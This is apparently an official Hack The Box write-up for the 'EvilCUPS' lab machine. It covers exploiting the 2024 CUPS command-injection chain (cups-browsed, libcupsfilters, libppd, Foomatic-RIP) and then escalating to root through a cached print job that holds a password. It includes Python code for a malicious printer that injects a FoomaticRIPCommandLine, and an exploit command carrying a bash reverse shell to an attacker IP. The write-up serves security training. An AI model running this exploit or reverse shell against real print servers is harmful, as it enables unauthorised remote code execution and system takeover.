EvilCUPS

1st Oct. 2024 / Document No D24.100.304

Prepared By: ippsec

Machine Author: ippsec

Difficulty: Medium

Classification: Official

Synopsis

EvilCUPS is a Medium difficulty Linux machine that features a CUPS Command Injection Vulnerability CVE-2024-47176. This CVE allows remote unauthenticated users the ability to install a malicious printer on the vulnerable machine over `UDP/631`. This printer is configured to utilize Foomatic-RIP which is used to process documents and where the command injection happens. In order to trigger the command execution, a document needs to be printed. The CUPS Webserver is configured to allow anonymous users access to `TCP/631`. Navigating here makes it possible to print a test page on the malicious printer and gain access as the "lp" user. This user the ability to retrieve past print jobs, one of which contains the root password to the box.

Skills Required

- Linux Command Line
- Linux Enumeration
- Basic scripting skills

Skills Learned

- CUPS Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.40 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.40
```

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 364995038db44c6ea92592af3c9e0666 (ECDSA)
|_  256 9fa4a9391120e096eec49a6928950c60 (ED25519)
631/tcp open  ipp     CUPS 2.4
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 2.4.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The nmap scan shows that SSH is listening on its default port and that CUPS has a web port open on port 631. This is interesting as it indicates we are dealing with some kind of print server. If we do some research on CUPS we'll find that it also works on UDP. With that in mind lets initiate another scan on UDP port 631, and we can see CUPS is also listening on that port.


```
$ nmap -sU -p 630-632 10.10.11.40
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-01 15:08 EDT
Nmap scan report for 10.10.11.40
Host is up (0.10s latency).

PORT    STATE         SERVICE
630/udp closed        rda
631/udp open|filtered ipp
632/udp closed        bmpp
```

CUPS uses TCP for Web Management, generally, this port is only listening on localhost, although many appliances will listen on all interfaces. The UDP Port is for `cups-browsed`, which is for auto-discovery of printers on the local network.

Foothold

The CUPS Web Interface advertises that CUPS Version `2.4.2` is running, which was released March 4, 2022. Additionally, the copyright on the footer of the CUPS Page is from 2022.



Searching for recent CUPS Vulnerabilities shows that there were several in 2024, most notably these four:

- CVE-2024-47176: cups-browsed
- CVE-2024-47076: libcupsfilters
- CVE-2024-47175: libppd
- CVE-2024-47177: Foomatic-RIP

EvilSocket is credited with finding these CVE's and wrote a great blog post here. We will utilize the above CVE's to achieve remote code execution on the box.

Cups-browsed

As stated earlier, the cups-browsed service is for the auto-discovery of network printers. Modern auto-discovery techniques involve the client sending a broadcast request (`mDNS`) asking if there are any printers nearby and printers would respond to this request. However, the legacy way of performing auto-discovery was found to be enabled by default on many devices and this involves the client listening on an UDP Port and the printer would periodically send out broadcast UDP Packets to that port notifying the clients there is a printer nearby.

The UDP Listener on 631 doesn't differentiate between a broadcast or unicast request, meaning we can send a single packet to this service and it will have CUPS Reach back to us to install a printer.
Documentation on the packet structure for request can be found here. The easiest way to handle the printer install request from CUPS is to use the python library ippserver

libcupsfilter and libppd

When Cups makes the printer install request, it expects the ippserver to send a list of attributes, the python code looks like the following:

```
class MaliciousPrinter(behaviour.StatelessPrinter):
    def __init__(self, command):
        self.command = command
        super(MaliciousPrinter, self).__init__()

    def printer_list_attributes(self):
        attr = {
            # rfc2911 section 4.4
            (
                SectionEnum.printer,
                b'printer-uri-supported',
                TagEnum.uri
            ): [self.printer_uri],
            (
                SectionEnum.printer,
                b'printer-more-info',
                TagEnum.uri
            ): [f'"\n*FoomaticRIPCommandLine: "{self.command}"\n*cupsFilter2 :
"application/pdf application/vnd.cups-postscript 0 foomatic-rip'.encode()],
```

These attributes are used to create a `PPD` (Postscript Printer Description) file, which is a long list of lines formatted like `*attribute: "value"`. The library `libcupsfilter` is responsible for reading in these values and there is no sanitization performed ensuring there aren't any dangerous characters.
The above example is placing `"\n` at the start of the value, so when `libppd` writes the PPD file it closes out the double quote on the printer-more-info attribute, then puts a new line in and allows us to write our "FoomaticRIPCommandLine" argument. Normally, we would not have been able to set FoomaticRIP over a network install of a printer, which is why we had to inject it the way we did. If sanitization was performed within `libcupsfilter` or `libppd` we would not have been able to pull off this attack.

FoomaticRIP

It's easiest to think of FoomaticRIP as a universal converter, allowing any type of document to be sent to a printer. Normally, printers won't accept the common file formats like `jpeg` or `pdf`. So FoomaticRIP converts those file formats more friendly to printers like Postscript. Searching the CUPS library for issues surrounding FoomaticRIP, shows how this parameter is normally used, which simply just executes the value of the "FoomaticRIPCommandline" key as a system command.


```
*FoomaticRIPCommandLine: "(printf &apos;\033%%-12345X@PJL\n@PJL JOB\n@PJL SET
COPIES=&copies;\n&apos;%G|perl -p -e &quot;s/\x26copies\x3b/1/&quot;);(gs -q -
dBATCH -dPARANOIDSAFER -dNOPAUSE -dNOMEDIAATTRS -dNOINTERPOLATE %B%A%C %D%E |
perl -p -e &quot;s/^\x1b\x25-12345X//&quot; | perl -p -e
&quot;s/\xc1\x01\x00\xf8\x31\x44/\x44/g&quot;);(printf &apos;@PJL\n@PJL
EOJ\n\033%%-12345X&apos;)"
*End
```

Getting Command Execution

There is a public PoC that automates this attack at https://github.com/ippsec/evil-cups. It will start an ippserver on port 12345, that sends the malicious printer attributes which will inject a Foomatic-RIP payload. Then it will send the cups-browsed packet to the target instructing the cups server to install our printer.

```
$ python3 exploit.py 10.10.14.8 10.10.11.40 "bash -c 'bash -i >&
/dev/tcp/10.10.14.8/9001 0>&1'"
```

In order to get command execution, a page needs to be sent to that printer. The CUPS Management Server does not consider printing test pages a sensitive tasks and if exposed will let unauthenticated users perform that action.
We can then navigate to http://10.10.11.40:631, click on Printers, then click on the printer you installed. In the drop down box that has Maintenance, select Print Test Page and the command will be run.



After getting a shell, we are able to read the user flag `cat /home/htb/user.txt`


Privilege Escalation

The user CUPS runs as is `lp`, it generally doesn't have many permissions, but one of the things it can do is read cached printing jobs. If when exploring the CUPS Management Server, you clicked on the printer queue Canon_MB2300_series and then looked at the Completed Jobs. You would see there was a job sent to that printer, most likely the job will end in 1 which means it is the first job.

The default location for cached jobs is within `/var/spool/cups/`, however the `lp` user only has execute permissions to this directory, meaning they cannot list the contents. However, if the filename is known and readable they can read files in this directory.
The default format for completed jobs is `d<print job>-<page number>` and the print job needs to be 5 digits and page number 3. For Job 1, page 1, the file would be `d00001-001`. By running the following we will get the output of the postscript file.

```
$ cat /var/spool/cups/d00001-001
```

Two strings should stick out, the repeated use of `pass.txt` and the other being `Br3@k-G!@ss-r00t-evilcups`. We can use the `su` command with the discovered credentials in order to login as root.
Additionally, if those lines did not stick out we could copy the file back to our box and run `ps2pdf d00001-001 job.pdf`, in order to reveal exactly what was printed on the page. As the root user we can read the final flag `cat /root/root.txt`


job.pdf — Enscript Output
File Edit View Go Bookmarks Help
Previous
Next
1
(1 of 1)
Fit Width
Thumbnails
1
pass.txt Sat Sep 28 09:30:10 2024 1
Br3@k-G!@ss-r00t-evilcups